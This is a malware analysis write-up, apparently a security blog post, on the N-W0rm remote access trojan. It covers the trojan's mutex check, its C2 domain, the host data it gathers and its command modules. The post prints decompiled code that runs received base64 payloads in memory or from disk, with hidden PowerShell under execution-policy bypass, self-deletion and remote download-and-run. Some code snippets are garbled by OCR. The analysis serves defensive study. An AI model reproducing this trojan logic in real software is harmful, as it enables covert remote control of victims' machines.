

N-W0rm analysis (Part 2)

secuinfra.com/en/techtalk/n-w0rm-analysis-part-2/

04.02.2022

Before we analyze this RAT in-depth, we will show an overview of its behavior as a diagram. This can help to understand its inner working at a more high-level view:



Is the Mutex "2e3fb6d0" already created?
Exit
SetThreadExecutionState
Is the Socket already connected?
Sleep between 1 and 5 seconds
Try to connect to connect to "nyanmoney02.duckdns.org:9031"
Succesfull?
Try to connect to connect to "nyanmoney02.duckdns.org:9031"
Succesfull?
Send the following info to C2
- UserDomainName
- UserName
- ProcessorCount
- OSFullName
- IsAdmin
- RAT Version (v0.3.8)
- List of Antivirus
- LastWriteTime of Executable
- Path of Executable
Wait For Data
Send "pongPing" to C2
Send "revelved" to C2
Evaluate which Module to use
Module "runFile"?
Option "mem" used?
Run received file in memory
Is the last parameter (array[3]) equals to "true"?
Delete itself and Die
Create file in %temp% path
Run it
Module "runUrl"?
Download File
Does it end with .ps1?
Run it with "--ExecutionPolicy Bypass -WindowStyle Hidden -NoExit"
Module "plugin"?
Load passed plugin
Module "close"?
Close Mutex and TCP Client then Exit
Module "restart"?
Close Mutex and TCP Client
Create temp Batch Script to start the RAT
Kill Current Process



To analyze this sample, we will open it with dnSpy to decompile and possibly debug it.

Entry Point


We will first begin at the entry point of this RAT and analyze its executed code before we jump into all possible modules this RAT possesses. To jump to the entry point we can right-click on the class menu on the left and select **Go to Entry Point:**



```
// Token: 0x02000002 RID: 2
public class hlIinikmNYFRC
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002094 File
    private static void uLnqUtvIwAOVXLU()
Sleep(2000);
(!hlIinikmNYFRC.gwgzcfkYmyQKIgW())
 Environment.Exit(0);
inikmNYFRC.ATCCkfeyJnyt((hlIinikmNYFR
thread = new Thread(new ThreadStart(
Start();
x06000002 RID: 2 RVA: 0x000020F0 File
```

Figure 1: How to get to the Entry Point

Doing so will lead us to the first called function called **uLnqUtvIwAOVXLU**. To make things more understandable we have pasted it below. It starts by sleeping for 2 seconds before calling **hllinikmNYFRC.gwgzcfkYmyQKIgW()**. If this function returns **False**, then the RAT exists, which means that this function is probably going to do some environment checks. Let’s start by examining what the RAT is checking.




```
public class hlIinikmNYFRC {
    private static void uLnqUtvIwAOVXLU()
    {
        Thread.Sleep(2000);
        try
        {
            if (!hlIinikmNYFRC.gwgzcfkYmyQKIgW()) {
                Environment.Exit(0);
            }
            hlIinikmNYFRC.ATCCkfeyJnyt((hlIinikmNYFRC.TMikjlcrvCaqnU)2147483651U);
        }
        catch
        {
        }
        Thread thread = new Thread(new ThreadStart(hlIinikmNYFRC.fqLxpecOTiCgE));
        thread.Start();
}
```

Figure 2: Entry Point

hlIinikmNYFRC.gwgzcfkYmyQKIgW()

The content of the function can be seen below. The RAT is trying to create a new Mutex. The name of the Mutex can be found in the variable **hlIinikmNYFRC.HREdkIUrRAzFBOcfZ** and is **2e3fb6d0**. This makes a great IOC.



```
private static bool gwgzcfkYmyQKIgW() {
    bool result;
    hlIinikmNYFRC.CQIhxgkdJWkAIvolVs = new Mutex(false, hlIinikmNYFRC.HREdkIUrRAzFBOcfZ, ref result);
    return result;
}
```

Figure 3: Mutex Creation

If the Mutex is already created, the result will be False, but if the Creation of The Mutex is successful, the result will be True. In conclusion the entry point is checking if the Mutex already exists, i.e. if the system was already infected with this RAT.

hlIinikmNYFRC.ATCCkfeyJnyt()

If the Mutex check is passed, the RAT will call **hlIinikmNYFRC.ATCCkfeyJnyt()** and pass an enum. This is just a wrapper to call **SetThreadExecutionState**. According to the Microsoft docs this function is doing the following:

“Enables an application to inform the system that it is in use, thereby preventing the system from entering sleep or turning off the display while the application is running.”

Lastly, the entry point starts a new thread and passes control to **hllinikmNYFRC.fqLxpecOTiCgE**

hllinikmNYFRC.fqLxpecOTiCgE

This function starts with an infinite loop and is basically responsible for getting the commands and interpreting them. If the connection is not setup or is disconnected it will be reset. Here we also learn the C2 address used by this RAT:

> nyanmoney02[.]duckdns.org

At this point, there is an interesting observation. If the connection to the C2 fails, a secondary C2 address will be used. However, this fallback address is the same as the primary one. So, either the author of the malware forgot to change the failback address or this version of the RAT is just some alpha/beta version.

We will not analyze the socket handling in-depth here but instead take a further look at all the information the RAT sends to its operator and the function that handles the received commands.


Information Gathering

If the RAT is creating a new connection or reconnecting it sends some general information about the host to its C2. We will not go through each function line by line but rather summarize what information is collected and sent back:

- User Domain Name
- Username
- Processor count
- OS full name
- Is user admin?
- Version of the RAT (the analyzed RAT has the version v0.3.8)
- List of installed antivirus products using a WMI query
- Last write time of RAT on disk
- Path of the RAT on disk

Modules

Before we explain all available modules, we will first look at the preprocessing of the received data.




```
string[] array = Encoding.UTF8.GetString((byte[])TDWKmDUnVhwMP).Split(new string[]
{
    hlIinikmNYFRC.moqGPsUyHWeOoj
}, StringSplitOptions.None);
```

Figure 4: Preprocessing of received Data

Before any module is executed, a further function is called, and the input is split. The function **GYZswDqNcBskynCV()** is responsible for sending the string “received” to its C2 and to sleep for 1 second. Next, we split the input by a hardcoded delimiter that is **“|NW|”**. The first value in this list is the key or rather the module that should be run. All further data will be used as parameters for the chosen module. We will now explain all modules in-depth.

runFile



```
if (array[3] == "mem")
    {
        hlIinikmNYFRC.ocLnibPRkqdjaRGKAF(Convert.FromBase64String(Strings.StrReverse(array[1])));
    }
    else
    {
        string text = Path.GetTempFileName() + array[2];
        hlIinikmNYFRC.esNhyDxZCZYUgw.Add(text);
        using (FileStream fileStream = new FileStream(text, FileMode.Create))
        {
            byte[] array2 = Convert.FromBase64String(Strings.StrReverse(array[1]));
            fileStream.Write(array2, 0, array2.Length);
        }
        if (array[2].ToLower().EndsWith(".ps1"))
        {
            Process.Start(new ProcessStartInfo {
            FileName = "powershell",
            Arguments = "-ExecutionPolicy Bypass -WindowStyle Hidden -NoExit -File \"" + text + "\"",
            CreateNoWindow = true,
            WindowStyle = ProcessWindowStyle.Hidden
        });
    }
    else
    {
        Process.Start(text);
    }
    if (array[3] == "true") {
        hlIinikmNYFRC.eYcZXiosJdW();
    }
}
```

Figure 5: Module runFile

This module is further divided into multiple options. The RAT can execute binaries directly in-memory or first write the data to disk and execute it from there. If the passed file was a PowerShell script, the typical arguments are used. Lastly, if *array[3]* is true, then the RAT will delete itself.

runUrl

This module is pretty similar to the previous one, except that the operator passes an URL, and the RAT downloads the file itself and executes it.

plugin


Here the operator can load further plugins into this .NET binary and hence extend the functionality.

close

This module does what the name suggests. It closes the Mutex and the TcpClient and then exits.

restart

Calling this module also first closes the Mutex and TcpClient and then creates a batch file in the %temp% directory.



```
@echo off
timeout 3 > NUL
START "" "<RAT PATH>"
```

Figure 6: Temp Batch Script

After the batch file has been started the program kills itself.

del


This module deletes the RAT and closes the Mutex and TcpClient.

ps1

Executes the provided ps1 File.

url


Here the content of a passed URL is downloaded. However, it appears nothing happens if the request was successful.



```
if (UsQGpdljJaKZGlukpTs)
{
    HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(eLShsvHZBhuoDX);
    httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.380 httpWebRequest.AllowAutoRedirect
= true;
    httpWebRequest.Timeout = 10000;
    httpWebRequest.Method = "GET";
    using ((HttpWebResponse)httpWebRequest.GetResponse())
    {
        goto IL_56;
    }
}
Process.Start(eLShsvHZBhuoDX);
IL_56:;
```

Figure 7: Module url (decompiled with DnSpy)

To verify that this is not just some bugged decompilation, I checked my results with ILSpy. The result is more or less the same. Either this method is not finished or it is just used to verify that there is a connection (maybe for sandbox testing?).



```
if (UsQGpdljJaKZGlukpTs)
{
    HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(eLShsvHZBhuoDX);
    httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.380 httpWebRequest.AllowAutoRedirect
= true;
    httpWebRequest.Timeout = 10000;
    httpWebRequest.Method = "GET";
    using ((HttpWebResponse)httpWebRequest.GetResponse())
    {
        return;
    }
}
Process.Start(eLShsvHZBhuoDX);
```

Figure 8: Module url (decompiled with ILSpy)

killer

This function does what it says, it kills a lot of stuff.

